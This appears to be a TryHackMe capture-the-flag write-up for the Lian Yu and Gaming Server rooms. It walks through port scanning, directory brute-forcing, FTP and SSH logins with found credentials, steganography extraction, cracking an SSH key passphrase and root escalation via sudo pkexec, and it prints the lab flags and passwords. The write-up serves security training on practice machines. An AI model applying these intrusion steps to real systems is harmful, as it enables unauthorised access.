TryHackMe CTF 4

Task 1; Lian yu - https://tryhackme.com/room/lianyu


To start we are going to perform some reconnaissance of the layout using nmap.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -T5 10.10.191.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 15:11 EDT
Warning: 10.10.191.140 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.191.140
Host is up (0.17s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE    SERVICE    VERSION
21/tcp   open     ftp        vsftpd 3.0.2
22/tcp   open     ssh        OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp   open     http       Apache httpd
111/tcp  open     rpcbind    2-4 (RPC #100000)
3878/tcp filtered fotogcad
7938/tcp filtered lgtomapper
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.72 seconds
```

Enumerate through any possible hidden directories using Gobuster

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.191.140 -w /usr/share/wordlists/dirbuster/directories.jbrofuzz -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.191.140
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directories.jbrofuzz
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
[ERROR] parse "http://10.10.191.140/%": invalid URL escape "%"
/.                   (Status: 200) [Size: 2506]
/??                  (Status: 200) [Size: 2506]
/island              (Status: 301) [Size: 236] [--> http://10.10.191.140/island/]
Progress: 58688 / 58689 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.191.140 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.191.140
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/island              (Status: 301) [Size: 236] [--> http://10.10.191.140/island/]
/server-status       (Status: 403) [Size: 199]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Look at the hidden directory




Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there


You should find a way to **Lian_Yu** as we are planed. The Code Word is:

vigilante




Found a hidden word, maybe a username/password?

I continue to enumerate to see if there are any other hidden directories.




We find this /island/2100/ directory with a video player on it, is there anything else on here?




What is .ticket? I need to enumerate the website and see if there are any hidden directories.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.191.140/island/2100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ti
cket -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.191.140/island/2100
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket   (Status: 200) [Size: 71]
Progress: 47556 / 441122 (10.78%)
```

We found out what .ticket means. We have a string of random characters which indicates a hash of some type.



Got some kind of hash so I tried decoding it using Cyber Chef.



I wonder if I found the account info for the open ftp port I found during recon;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.191.140
Connected to 10.10.191.140.
220 (vsFTPd 3.0.2)
Name (10.10.191.140:kali): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||58700|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||59981|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw-------    1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp>
```

Bingo time to extract and do some forensics we will check the image for any Stegonography.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

┌──(kali㉿kali)-[~/Downloads]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado

┌──(kali㉿kali)-[~/Downloads]
└─$ cat shado
M3tahuman

┌──(kali㉿kali)-[~/Downloads]
└─$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

I wonder if there is an IDS or honeypots named that, anyways I want to see what other users are on this machine

```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||27516|).
150 Here comes the directory listing.
drwx------    2 1000     1000         4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001         4096 May 05  2020 vigilante
226 Directory send OK.
ftp>
```

There is another user called Slade I am going to access his account using the password I found in shado

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh slade@10.10.191.140
The authenticity of host '10.10.191.140 (10.10.191.140)' can't be established.
ED25519 key fingerprint is SHA256:DOqn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.191.140' (ED25519) to the list of known hosts.
slade@10.10.191.140's password:
                              Way To SSH...
                          Loading.........Done..
                   Connecting To Lian_Yu  Happy Hacking

WELCOME2

     LIAN_YU                                              #

slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                        --Felicity Smoak
```


Now we have the user flag, time to move up. Lets look at privilege escalation surfaces

```
slade@LianYu:~$ suid -l
-bash: suid: command not found
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```


Looks like we got pkexec to use lets go make a reverse shell

First I use the man command to learn how to use it

Cool I can just run bash from here through pkexec




We got it




Task 2; Gaming Server - https://tryhackme.com/room/gamingserver

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -T5 10.10.70.82
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 21:24 EDT
Warning: 10.10.70.82 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.70.82
Host is up (0.16s latency).
Not shown: 963 closed tcp ports (conn-refused), 35 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.07 seconds
```

So we have a user named john, that's all we have to go off right now.



There was a uploads button on the Draagan Lore page and it brought us to here



Index of /uploads


Name	Last modified	Size	Description
Parent Directory		-	
dict.lst	2020-02-05 14:10	2.0K	
manifesto.txt	2020-02-05 13:05	3.0K	
meme.jpg	2020-02-05 13:32	15K	

Apache/2.4.29 (Ubuntu) Server at 10.10.70.82 Port 80

I wonder if there are any other hidden directories

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.220.63 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.220.63
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 314] [--> http://10.10.220.63/uploads/]
/secret               (Status: 301) [Size: 313] [--> http://10.10.220.63/secret/]
/server-status        (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

What do you know what is under secret




Index of /secret

Name	Last modified	Size	Description
Parent Directory		-	
secretKey	2020-02-05 13:41	1.7K	

Apache/2.4.29 (Ubuntu) Server at 10.10.70.82 Port 80

We found a secret key to the SSH




We will use John to crack the password to the ssh

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=dict.lst --format=ssh ssh_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (hash.txt)
1g 0:00:00:00 DONE (2024-04-16 21:43) 50.00g/s 11100p/s 11100c/s 11100C/s baseball..starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Great now we can connect

```
┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 400 hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh john@10.10.70.82 -i hash.txt
Enter passphrase for key 'hash.txt':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 17 01:45:28 UTC 2024

  System load:  0.0               Processes:           98
  Usage of /:   41.1% of 9.78GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 10.10.70.82
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls -la
total 60
